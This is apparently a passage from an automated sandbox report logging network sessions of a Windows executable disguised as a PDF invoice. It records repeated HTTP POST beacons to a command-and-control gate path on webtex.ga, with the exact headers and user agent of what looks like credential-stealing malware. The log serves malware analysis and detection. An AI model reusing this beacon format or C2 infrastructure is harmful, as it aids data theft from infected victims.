Dec 3, 2020 10:02:39.202320099 CET	98	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:39.261558056 CET	98	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:56 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
230	192.168.2.3	49973	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
231	192.168.2.3	49974	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
232	192.168.2.3	49975	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.2.3	49976	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.2.3	49977	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.2.3	49978	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.2.3	49979	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.2.3	49980	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
238	192.168.2.3	49981	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
239	192.168.2.3	49982	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49735	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:39.538012981 CET	110	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:39.596359015 CET	111	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:56 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
240	192.168.2.3	49983	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
241	192.168.2.3	49984	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
242	192.168.2.3	49985	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
243	192.168.2.3	49986	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
244	192.168.2.3	49987	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
245	192.168.2.3	49988	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
246	192.168.2.3	49989	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
247	192.168.2.3	49990	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
248	192.168.2.3	49991	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
249	192.168.2.3	49992	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49736	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:39.856527090 CET	114	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:39.914695024 CET	114	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:57 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
250	192.168.2.3	49993	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
251	192.168.2.3	49995	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
252	192.168.2.3	49996	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
253	192.168.2.3	49997	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
254	192.168.2.3	49999	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
255	192.168.2.3	50000	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
256	192.168.2.3	50001	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
257	192.168.2.3	50002	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
258	192.168.2.3	50003	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
259	192.168.2.3	50004	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49739	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:40.172331095 CET	120	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:40.234574080 CET	123	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:57 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
260	192.168.2.3	50005	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
261	192.168.2.3	50006	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
262	192.168.2.3	50007	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
263	192.168.2.3	50008	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
264	192.168.2.3	50009	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
265	192.168.2.3	50010	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
266	192.168.2.3	50011	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
267	192.168.2.3	50012	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
268	192.168.2.3	50013	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
269	192.168.2.3	50014	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49740	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:40.464315891 CET	128	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:40.524907112 CET	129	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:57 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
270	192.168.2.3	50015	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
271	192.168.2.3	50016	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
272	192.168.2.3	50017	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
273	192.168.2.3	50018	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
274	192.168.2.3	50019	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
275	192.168.2.3	50020	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
276	192.168.2.3	50021	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
277	192.168.2.3	50022	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
278	192.168.2.3	50023	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
279	192.168.2.3	50024	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49742	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:40.771995068 CET	131	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:40.829597950 CET	132	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:58 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
280	192.168.2.3	50025	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
281	192.168.2.3	50026	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
282	192.168.2.3	50027	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
283	192.168.2.3	50028	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
284	192.168.2.3	50029	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
285	192.168.2.3	50030	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
286	192.168.2.3	50031	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
287	192.168.2.3	50032	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
288	192.168.2.3	50033	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
289	192.168.2.3	50034	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49743	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:41.097711086 CET	143	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:41.155303001 CET	144	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:58 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
290	192.168.2.3	50035	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
291	192.168.2.3	50036	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
292	192.168.2.3	50037	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
293	192.168.2.3	50038	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
294	192.168.2.3	50039	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
295	192.168.2.3	50040	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
296	192.168.2.3	50041	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
297	192.168.2.3	50042	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
298	192.168.2.3	50043	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
299	192.168.2.3	50044	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49712	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:30.152512074 CET	68	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:30.214601994 CET	69	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:47 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49744	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:41.418473959 CET	147	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:41.476969004 CET	148	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:58 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
300	192.168.2.3	50045	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49747	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:41.727267027 CET	158	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:41.777842045 CET	163	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:59 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49748	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:42.032912016 CET	166	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:42.092412949 CET	171	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:59 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49749	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:42.331414938 CET	171	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:42.389555931 CET	172	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:59 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49750	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:42.653877020 CET	173	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:42.717298985 CET	173	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:59 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49751	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:42.984813929 CET	174	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:43.050733089 CET	175	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:00 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49752	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:43.283330917 CET	175	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:43.342667103 CET	176	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:05:00 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49755	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:43.612446070 CET	190	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
